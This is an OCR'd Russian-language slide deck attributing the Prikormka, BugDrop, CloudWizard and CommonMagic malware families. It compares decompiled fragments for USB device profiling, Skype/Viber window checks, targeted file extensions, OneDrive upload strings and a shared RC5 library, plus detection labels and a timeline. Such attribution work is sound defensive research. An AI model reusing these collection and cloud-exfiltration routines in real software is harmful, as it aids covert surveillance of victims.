
D:\My\Projects_All\2015\wallex\iomus_2.1_gz\Release\iomus.pdb

BugDrop PDB-path:

D:\My\Projects_All\2015\wallex\iomus_2.1_gz\Release\iomus.pdb


malpedia
win.prikormka (Back to overview)
Prikormka
Propose Change
Actor(s):
Groundbait
There is no description at this point.
References
https://www.welivesecurity.com/wp-content/u...
Yara Rules
▶ [TLP:WHITE] win_prikormka_auto (20190620 | autogenerated rule brought to you by yara-signator)
Examples (3)
Suspicious File called etwdrv.dll
Export Name: LCrPsdNew.dll
PE TimeStamp: 29.9.2017 11:06:41
Export Name: loadCryptPsd.dll
PE TimeStamp: 5.1.2017 11:30:15
Detection: Win64/Prikormka.BF trojan
eset

Данные ESET


Community Score
776455581d2a2c5c042878b24c2603b820b1a85f
8d03150428573979c86d3072
WinBnSvc.exe
peexe
56.00 KB
Size
2022-05-17 05:09:37 UTC
1 year ago
EXE
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY
Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label trojan.prikormka
Threat categories trojan
Family labels prikormka
Security vendors' analysis
Do you want to automate checks?
Elastic
Malicious (moderate Confidence)
ESET-NOD32
Win32/Prikormka.CQ
Rising
Trojan.Prikormka!8.4741 (CLOUD)
Zillya
Trojan.Prikormka.Win32.134

Код в USB модулях

BugDrop

```
lpOutBuffer = operator new(nOutBufferSize);
if ( !DeviceIoControl(
        FileW,
        IOCTL_STORAGE_QUERY_PROPERTY,
        &InBuffer,
        0xCu,
        lpOutBuffer,
        nOutBufferSize_1,
        &BytesReturned,
        0) )
{
  j__free(lpOutBuffer);
  goto LABEL_5;
}
*v26 = lpOutBuffer->BusType;
SerialNumberOffset = lpOutBuffer->SerialNumberOffset;
if ( SerialNumberOffset )
{
  v9 = 0;
  v26 = 0;
  if ( *(&lpOutBuffer->Version + SerialNumberOffset) )
  {
    v10 = 0;
    do
    {
      n_32_ = *(&lpOutBuffer->Version + SerialNumberOffset + v10);
      if ( n_32_ != ' ' && isprint(n_32_) )
      {
        v12 = *(&lpOutBuffer->Version + v10 + lpOutBuffer->SerialNumberOffset);
        v13 = v26;
        v26 = (v26 + 1);
        arg_serialNumber_1[v13] = v12;
      }
      SerialNumberOffset = lpOutBuffer->SerialNumberOffset;
      v10 = ++v9;
    }
    while ( *(&lpOutBuffer->Version + SerialNumberOffset + v9) );
  }
}
ProductIdOffset = lpOutBuffer->ProductIdOffset;
if ( ProductIdOffset )
{
  v15 = 0;
  if ( *(&lpOutBuffer->Version + ProductIdOffset) )
  {
    v16 = 0;
```

CloudWizard

```
40  lpOutBuffer = new(nOutBufferSize_1);
41  if ( DeviceIoControl(
42          hDevice,
43          IOCTL_STORAGE_QUERY_PROPERTY,
44          &InBuffer,
45          0xCu,
46          lpOutBuffer,
47          nOutBufferSize,
48          &BytesReturned,
49          0) )
50  {
51    *a1 = lpOutBuffer->BusType;
52    SerialNumberOffset = lpOutBuffer->SerialNumberOffset;
53    if ( SerialNumberOffset )
54    {
55      v20 = 0;
56      if ( *(&lpOutBuffer->Version + SerialNumberOffset) )
57      {
58        i_1 = 0;
59        do
60        {
61          n_32_ = *(&lpOutBuffer->Version + SerialNumberOffset + i_1);
62          if ( n_32_ != ' ' && isprint(n_32_) )
63          {
64            v13 = v20++;
65            serialNumber[v13] = *(&lpOutBuffer->Version + i_1 + lpOutBuffer->SerialNumberOffset
66          }
67          SerialNumberOffset = lpOutBuffer->SerialNumberOffset;
68          i_1 = ++v4;
69        }
70        while ( *(&lpOutBuffer->Version + SerialNumberOffset + v4) );
71        v4 = 0;
72      }
73    }
74    ProductIdOffset = lpOutBuffer->ProductIdOffset;
75    if ( ProductIdOffset )
76    {
77      if ( *(&lpOutBuffer->Version + ProductIdOffset) )
78      {
79        v15 = 0;
80        do
81        {
82          if ( isprint(*(&lpOutBuffer->Version + ProductIdOffset + v15)) )
83            productID[v15] = *(&lpOutBuffer->Version + v15 + lpOutBuffer->ProductIdOffset);
84          ProductIdOffset = lpOutBuffer->ProductIdOffset;
85          v15 = ++v4;
```

Код в USB модулях

BugDrop

```
}
if ( v7 == 1 && sub_10001A00(v3, v18) )
{
  driveNumber_1 = getPhysicalDriveNumberFromDisk(&n_32_);
  if ( driveNumber_1 )
  {
    getMetaData(driveNumber_1, &driveType, serialNumber,
    if ( lstrlenW(serialNumber) <= 0 )
    {
      v9 = lstrlenW(undef);
      memmove_0(serialNumber, undef, 2 * v9);
    }
    if ( lstrlenW(arg_productID) <= 0 )
    {
      v10 = lstrlenW(undef);
      memmove_0(arg_productID, undef, 2 * v10);
    }
```

CloudWizard

```
    goto LABEL_22;
  if ( totalNumberOfBytes >= 0x11E1A300 )
    goto LABEL_22;
  driveNumber_1 = getPhysicalDriveNumberFromDisk(&pathToDrive);
  if ( !driveNumber_1 )
    goto LABEL_22;
  getMetaData(driveNumber_1, &driveType, serialNumber, productID);
}
if ( lstrlenW(serialNumber) <= 0 )
{
  v6 = lstrlenW(undef);
  memmove(serialNumber, undef, 2 * v6);
}
if ( lstrlenW(productID) <= 0 )
{
  v7 = lstrlenW(undef);
  memmove(productID, undef, 2 * v7);
```

Prikormka

```
bool __usercall isS
{
  WCHAR String[260]; // [esp+0h] [ebp-20Ch] BYREF

  memset(String, 0, sizeof(String));
  GetWindowTextW(hWnd, String, 260);
  return wcsstr(String, L"Skype") || wcsstr(String, L"Viber");
```

CloudWizard

```
std_wstring::assign(&windowNames_begin, L"SKYPE");
v5 = 0;
std_wstring::assign(&viber_wstring, L"VIBER");
v5 = 1;
```

Prikormka

```
memcpy(&Buffer[wc
wmemcpy(&Buffer[w
FileTimeToSystemTime(&Src.ftLastWriteTime, &SystemTime);
wsprintf(
  Buffer_1,
  L"(%2.2u,%2.2u.%2.2u.%2.2u)\n",
```

CloudWizard

```
memset(a2, 0, 0x208u);
FileTimeToSystemTime(&_WIN32_FIND_DATAW->ftLastWriteTime
wsprintfW(
  a2,
  L"\t\t\t\t\t(%2.2u,%2.2u.%2.2u.%2.2u)\n",
```

Prikormka

DOC | DOCX | XLS | XLSX | PPT | PPTX | ZIP | RAR | DB | TBB | TXT

CloudWizard

DOC | DOCX | XLS | XLSX | PPT | PPTX | ZIP | RAR | DB | TXT

А также:

1. Схожие имена файлов

   dd.mm.yy_hh.mm.ss.<ext>

   dd.mm.yyyy_hh.mm.ss.ms.dat

2. C&C серверы хостятся UA-провайдерами

3. Схожая виктимология кампаний

```
db 'refresh_token',0
db    0
db    0
db 'uploadUrl',0
db    0
db    0

text "UTF-16LE", 'graph.microsoft.com',0

text "UTF-16LE", '/v1.0/drive/root:/',0
db    0
db    0

text "UTF-16LE", 'Authorization: ',0

text "UTF-16LE", 'bearer ',0

text "UTF-16LE", ':/children?select=name,size

text "UTF-16LE", ':/content',0

text "UTF-16LE", 'api.onedrive.com',0
db    0
db    0

text "UTF-16LE", 'PUT',0
db 'replace',0
```

Идентичный код взаимодействия с OneDrive

Одинаковая модификация библиотеки RC5Simple:

```
#define RC5_SIMPLE_SIGNATURE "RC5SIMP" // Strong 7 bytes


// For detect 32 or 64 architecture
// In *NIX GCC this definition is present.
// In Windows is uncertain.
```

Заголовок шифротекста

Одинаковая модификация библиотеки RC5Simple:

```
#define RC5_SIMPLE_SIGNATURE "RC5SIMP" // Strong 7 bytes


// For detect 32 or 64 architect
// In *NIX GCC this definition is present.
// In Windows is uncertain.
```

«DUREX43» в CloudWizard

Одинаковая модификация библиотеки RC5Simple:

```
#define RC5_SIMPLE_SIGNATURE "RC5SIMP" // Strong 7 bytes


// For detect 32 or 64 architect
// In *NIX GCC this definition is present.
// In Windows is uncertain.
```

«Hwo7X8p» в CommonMagic


Схожие ID жертв

CloudWizard	CommonMagic
03072020DD 05082020BB	WorkObj20220729FF

Схожие имена файлов

CloudWizard	CommonMagic
dd.mm.yyyy_hh.mm.ss.ms.dat	yyyy.mm.dd_hh.mm.ss.ms.dat

Связи между кампаниями



Таймлайн

2008

PRIKORMKA

2016

Отчет ESET

2016

BUGDROP

2017

CLOUDWIZARD v4

2020

CLOUDWIZARD v5

2021

POWERMAGIC

2022

COMMONMAGIC

Спасибо!